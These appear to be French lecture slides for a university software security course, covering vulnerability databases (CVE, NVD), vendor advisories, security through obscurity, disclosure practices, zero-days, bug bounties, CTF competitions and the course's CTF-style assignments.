
- États-unis: Régulation de la gestion de la santé, les institutions financières et les agences fédérales
- Europe: Règles pour la protection de la vie privée (GDPR)
- Canada: Digital Privacy Act (2015)
 - Québec: Loi sur la protection des renseignements personnels
- Payment card industry (PCI) Data Security Standard
 - <https://www.pcisecuritystandards.org/>

Common Vulnerabilities and Exposures (CVE)

- <https://cve.mitre.org>
- Standard international actuel
- Base de données **identifiant** des vulnérabilités précises
- Exemple: [CVE-2014-0160](#) Heartbleed (faille dans OpenSSL)

National Vulnerability Database (NVD)

- <https://nvd.nist.gov/>
- Base de donnée du gouvernement des États-Unis — National Institute of Standards and Technology (NIST)
- Étend CVE avec des détails et méta-données (dont un score)
- Compromise en 2013 à cause d'une faille logicielle



Source: National Vulnerability Database

Bulletins et alertes de sécurité

- Les compagnies et organisations offrent
- des canaux de communication et base de données dédiés
- pour leurs produits spécifiques

Contenu

- Quelles sont les failles et leurs impacts? (liens avec les CVE)
- Quelles versions sont affectées?
- Quelles mises-à-jour faut-il faire?
- Quelles mitigations apporter?

Quelques ressources

- Debian Security Advisories (DSA)
- Red Hat Security Advisories (RHSA)
- Ubuntu Security Notices (USN)
- Cisco Security Advisories
- Microsoft Security Advisories and Bulletins

- Politique de protection d'un système basée sur la non-divulgation d'**informations techniques** et des **vulnérabilités connues**

Origine (contestée): newsgroups Usenet qui se moque des politiques de sécurité de HP/Apollo.

Principe de Kerckhoffs (1883)

- Un cryptosystème devrait être sécuritaire **même si** toute l'information à propos du système est publique **à l'exception** de la clé.

Exemples

- *Content Scrambling System* des DVD
- Les machines de vote électroniques américaines

Sentiment de sécurité

NIST: « La sécurité d'un système ne doit pas dépendre du secret de l'implémentation ou de ses composants. »

Sécurité par l'obscurité en génie logiciel

- Ne pas diffuser le source. Exemple: logiciels propriétaires.
- Offuscation de code. Exemple: JavaScript.
- Chiffrement de programmes.
- Protection anti-débogueurs. On verra ça plus tard.

Cacher les secrets

- Garder secret: mots de passes, clés, jetons, etc.
- Ça ne fait pas partie du système
- Ils sont facilement remplaçables, si compromis

Réduire la surface d'attaque

NIST: « Pour les serveurs externes, reconfigurez les bannières de service pour ne pas signaler le type et la version du service et du système d'exploitation, si possible.

Cela décourage les attaquants novices et certaines formes de logiciels malveillants, mais cela ne dissuadera pas les pirates plus expérimentés d'identifier le type de serveur et de système d'exploitation. »

Recherche et Divulgation

Domaine empirique


- Méthodes, techniques et outils en progrès constant
- Difficile d'anticiper la découverte de failles futures et leurs impacts

Expertise

Les experts en sécurité

- comprennent le fonctionnement des systèmes
- connaissent les faiblesses et attaques
- sont capables de trouver et d'exploiter les bogues des autres

Déctecter (analyse de logs)



Source: <https://xkcd.com/383>

OWASP A10:2017-Insufficient Logging&Monitoring

Chronologie habituelle

- Temps A: une **équipe** de sécurité (*white hat*) découvre une faille ou une attaque d'un logiciel d'un **fournisseur** (et réserve un ou plusieurs CVE)
- Temps B (zero-day): l'équipe étudie et documente dans une **publication** (diffusion).

Le fournisseur commence à étudier la faille.

- Temps Bbis: un exploit est **actif** (voire publié)
- Temps C: le fournisseur publie des **correctifs** (mises-à-jour de sécurité).

Attention aux produits plus supportés. Exemple Windows XP

Contre-exemple: māj contre EternalBlue (WannaCrypt) en 2017

- Temps D: la majorité des utilisateurs ont leur logiciel **mis à jour**

Fenêtre de haute vulnérabilité: Période entre le temps Bbis et D où les systèmes sont le plus vulnérables

L'équipe de sécurité diffuse toute l'information (y compris les exploits éventuels) au plus tôt et au plus de monde.

Avantages

- Les victimes potentielles sont informées au plus tôt, et peuvent se protéger au plus tôt
- Force les fournisseurs à réagir

Inconvénients

- La fenêtre de haute vulnérabilité est la plus longue
- C'est illégal dans certains pays

France: depuis la Loi pour la confiance dans l'économie numérique (LCEN) 2004

L'équipe de sécurité ne publie pas tout de suite mais contacte les fournisseurs et se coordonnent

Avantages

- Les fournisseurs trouvent de meilleures corrections (sans précipitation)
- La publication et les mises-à-jour logicielles sont synchronisées: pour réduire la fenêtre de haute vulnérabilité

Inconvénients

- La faille est connue d'un groupe plus ou moins petit de personnes → risque de fuite
- Le développement des mises-à-jour des logiciel peut révéler le pot aux roses (suivi des *commits*)

Zero-day

- Zero-day: le moment où le fournisseur est informé de la vulnérabilité (et devrait la corriger).
- Vulnérabilité zero-day: une vulnérabilité pas encore connue du fournisseur
- Exploit zero-day: un exploit qui vise une vulnérabilité zero-day

Marché noir et trafic

Si l'équipe est mal intentionnée (*black hat*) elle peut:

- utiliser la vulnérabilité pour son profit propre
- vendre la vulnérabilité ou l'exploit sur le marché noir

Divulguer c'est risquer d'être poursuivi

- Serge Humpich: 10 mois avec sursis en 2000 ([entrevue 1999](#))
- Eric McCarty: 6 mois de détention à domicile en 2006
«Keep (vulnerabilities) to yourself—being a good guy gets you prosecuted.» ([article 2006](#))
- Pascal Meunier «Reporting vulnerabilities is for the brave» ([article 2006](#))

Problème d'expertise illégale

- Au Def Con 2012, Keith Alexander chef de la NSA, fait un keynote où il dit «*From my perspective, what you guys are doing to figure out vulnerabilities in systems is absolutely needed.*» et la foule de répondre «*Then stop arresting us!*»

- Récompense (\$) et reconnaissance
- Offerte par une entreprise/un organisme
- Pour des failles de sécurité (et parfois d'autres bugs)
- Dans un ensemble de logiciels et systèmes donnés

Origine: Netscape 1995

Avantages pour la société

- moins cher que du pentesting régulier
- crowdsources la sécurité: 24h 7j
- on ne paye que les bugs (pas le temps)
- concurrence le marché-noir
- bonne publicité

Avantages pour l'informaticien

Se faire les dents

- sur des vrais systèmes
- en production
- de vraies entreprises
- en toute légalité

Agrégateurs

- <https://hackerone.com/directory/programs>
- <https://firebounty.com/>
- <https://www.bugcrowd.com/bug-bounty-list/>
- <https://www.vulnerability-lab.com/list-of-bug-bounty-programs.php>
- <https://internetbugbounty.org/>

CTF

Compétition de (in)sécurité informatique

Offensif

Des systèmes informatiques vulnérables sont conçus par les organisateurs. Avec:

- Avec du scénario
- Du *level-design*
- Des indices
- Un niveau de faisabilité calibré

Flag = secret

- Des secrets à découvrir
- Matérialisés dans les systèmes sous la forme de **flags** (drapeaux)
- Les flags sont **cachés** mais évidents quand trouvés

Exemple: FLAG{fL4G_M4Y_C0Nt41N_L4M3_PuNz}

Objectifs

Flag = points

Les objectifs sont:

- découvrir (capturer) les flags des systèmes
- les soumettre au système de score (*scoreboard*) pour gagner des points

L'analogie est de *vendre* de l'information secrète contre des points.

Pourquoi c'est intéressant?

- Imaginer des ruses pour abuser de failles des programmes et leur faire faire des choses à notre avantage

Eh! Ça ressemble au cours et aux laboratoires, non?

- Généralement en équipe
- En ligne ou sur place
- Généralement limité dans le temps (souvent 48h une fin de semaine)

Jéopardy

- Des épreuves indépendantes valant plus ou moins de points
- Catégories variées: cryptographie, stéganographie, rétro-ingénierie, exploitation binaire, exploitation mobile, exploitation web, forensique, programmation haute performance, recherche d'information (*recon*)

PvP

- Blue Team/Red Team: une équipe attaque, une équipe défend
- Attaque/Défense: chaque équipe se bat avec les autres

C'est difficile

- Multidisciplinaire
- Volontairement difficile et étrange
- Souvent pointu et spécialisé
- Nécessite d'apprendre et de comprendre vite

Ça force l'humilité: échouer c'est aussi apprendre

- Faire des épreuves en ligne
- Lire les **write-ups**

un *write-up* est une courte explication de la solution trouvée par quelqu'un.

Destiné à expliquer quels indices, fragilités et vulnérabilité ont été trouvés; ce qui a été tenté; ce qui a réussi; et éventuellement l'explication de pourquoi ça a fonctionné.

- Suivre un cours de sécurité logicielle (Bonus +100)
- S'intégrer à un groupe de CTF

Voir les ressources sur le site du cours.

Travaux pratiques

TP1 et 2: Style CTF (20% chacun)

- Exercices indépendants (style lab)
- En équipe de 2 (maximum)
- À remettre:
 - les flags
 - les write-ups → explication de la méthodologie
 - des corrections → proposition d'amélioration du code

TP Spécial: Vrai CTF (10%)

- Participation à un vrai CTF
- En équipe de 2 (maximum)
- À remettre:
 - les write-ups → explication de la méthodologie
 - les flags (éventuels)